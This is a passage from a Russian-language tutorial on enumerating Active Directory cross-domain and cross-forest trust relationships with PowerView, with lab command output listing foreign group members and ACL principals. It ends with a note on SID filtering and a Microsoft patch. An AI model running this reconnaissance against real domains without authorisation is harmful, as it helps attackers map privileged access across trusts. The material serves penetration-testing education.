
Команда в PowerView:

```
Get-NetLocalGroupMember <server>
```

2. Пользователи из других доменов, состоящие в группах домена пользователя. Группы, содержащие пользователей из другого домена

Как уже говорилось выше, в глобальный каталог реплицируются пользователи, состоящие только в группах типа Universal. Для демонстрации этой особенности выполним запрос групп в глобальном каталоге, содержащих хотя бы одного пользователя и прямой ldap-запрос к контроллеру домена.

```
Get-DomainGroup -Properties name, grouptype, member, DistinguishedName -
LDAPFilter '(member=*)' -SearchBase "GC://jet.lab"
```



При выполнении запроса к глобальному каталогу, мы видим только одну группу Universal Group с типом AD Universal из домена one.jet.lab.

Если мы выполним прямой LDAP-запрос к домену one.jet.lab, то увидим другие группы с типом AD Domain local и AD Global.

```
PS C:\PowershellOffensive>  Get-DomainGroup -Properties grouptype, DistinguishedName -Domain one.jet.lab -LDAPFilter '(member=*)' | fl

distinguishedname : CN=Администраторы,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Пользователи,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Гости,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Пользователи удаленного рабочего стола,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=IIS_IUSRS,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Администраторы домена,CN=Users,DC=one,DC=jet,DC=lab
grouptype         : GLOBAL_SCOPE, SECURITY

distinguishedname : CN=Владельцы-создатели групповой политики,CN=Users,DC=one,DC=jet,DC=lab
grouptype         : GLOBAL_SCOPE, SECURITY

distinguishedname : CN=Пред-Windows 2000 доступ,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Группа авторизации доступа Windows,CN=Builtin,DC=one,DC=jet,DC=lab
grouptype         : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Группа с запрещением репликации паролей RODC,CN=Users,DC=one,DC=jet,DC=lab
grouptype         : DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Global Group,CN=Users,DC=one,DC=jet,DC=lab
grouptype         : GLOBAL_SCOPE, SECURITY

distinguishedname : CN=Local Domain Group,CN=Users,DC=one,DC=jet,DC=lab
grouptype         : DOMAIN_LOCAL_SCOPE, SECURITY

distinguishedname : CN=Unviersal Group,CN=Users,DC=one,DC=jet,DC=lab
grouptype         : UNIVERSAL_SCOPE, SECURITY
```

Это важно учитывать при выполнении перечисления пользователей и групп.

Команды в PowerView:

```
Get-DomainForeignUser -Domain <Domain>
Get-DomainForeignGroupMember -Domain <Domain>
```


```
PS C:\Users\admin.WINSERVER2019> Get-DomainForeignUser -Domain jet.lab

UserDomain               : jet.lab
UserName                 : John
UserDistinguishedName    : CN=John Snow,CN=Users,DC=jet,DC=lab
GroupDomain              : one.jet.lab
GroupName                : Unviersal Group
GroupDistinguishedName   : CN=Unviersal Group,CN=Users,DC=one,DC=jet,DC=lab
```

```
PS C:\> Get-DomainForeignGroupMember -domain one.jet.lab

GroupDomain             : one.jet.lab
GroupName               : Администраторы
GroupDistinguishedName  : CN=Администраторы,CN=Builtin,DC=one,DC=jet,DC=lab
MemberDomain            : jet.lab
MemberName              : Harvey Specter
MemberDistinguishedName : CN=Harvey Specter,CN=Users,DC=jet,DC=lab

GroupDomain             : one.jet.lab
GroupName               : Администраторы
GroupDistinguishedName  : CN=Администраторы,CN=Builtin,DC=one,DC=jet,DC=lab
MemberDomain            : jet.lab
MemberName              : iis_service
MemberDistinguishedName : CN=iis_service,CN=Users,DC=jet,DC=lab

GroupDomain             : one.jet.lab
GroupName               : Администраторы
GroupDistinguishedName  : CN=Администраторы,CN=Builtin,DC=one,DC=jet,DC=lab
MemberDomain            : jet.lab
MemberName              : Enterprise Admins
MemberDistinguishedName : CN=Enterprise Admins,CN=Users,DC=jet,DC=lab

GroupDomain             : one.jet.lab
GroupName               : Группа с запрещением репликации паролей RODC
GroupDistinguishedName  : CN=Группа с запрещением репликации паролей RODC,CN=Users,DC=one,DC=jet,DC=lab
MemberDomain            : jet.lab
MemberName              : Enterprise Admins
MemberDistinguishedName : CN=Enterprise Admins,CN=Users,DC=jet,DC=lab

GroupDomain             : one.jet.lab
GroupName               : Группа с запрещением репликации паролей RODC
GroupDistinguishedName  : CN=Группа с запрещением репликации паролей RODC,CN=Users,DC=one,DC=jet,DC=lab
MemberDomain            : jet.lab
MemberName              : Schema Admins
MemberDistinguishedName : CN=Schema Admins,CN=Users,DC=jet,DC=lab

GroupDomain             : one.jet.lab
GroupName               : Local Domain Group
GroupDistinguishedName  : CN=Local Domain Group,CN=Users,DC=one,DC=jet,DC=lab
MemberDomain            : one.jet.lab
MemberName              : S-1-5-21-1388129897-1310055457-44315449-1107
MemberDistinguishedName : CN=S-1-5-21-1388129897-1310055457-44315449-1107,CN=ForeignSecurityPrincipals,DC=one,DC=jet,DC
                          =lab
```

3. Foreign ACL Principals

Дескриптор безопасности ntSecurityDescriptor (https://docs.microsoft.com/en-us/windows/win32/adschema/a-ntsecuritydescriptor) доступен для всех пользователей из доверенных доменов и реплицируется в глобальный каталог. Таким образом мы можем запросить все DACL для всех объектов в доверяющих доменах и отфильтровать пользователей из других доменов.

```
Get-DomainObjectAcl -Domain jet.lab -ResolveGuids | ?{$_.SecurityIdentifier -like ‘SID_Domain*’}
```



Итак, нам удалось выявить пользователя Mike из домена forestc.lab, который имел права на группу Global Group в домене jet.lab.

P.S. Для защиты между лесами используется SID Filtering и Selective Authentication. Атаку между лесами с включенным SID Filtering привел dirkjan в совем блоге. Также 9 июля компания Microsoft выпустила обновление , которое отключает TGT-делегирование между лесами по умолчанию. Теперь всё, история с неограниченным делегированием и компрометацией одного леса из другого при используемом протоколе Kerberos больше не работает.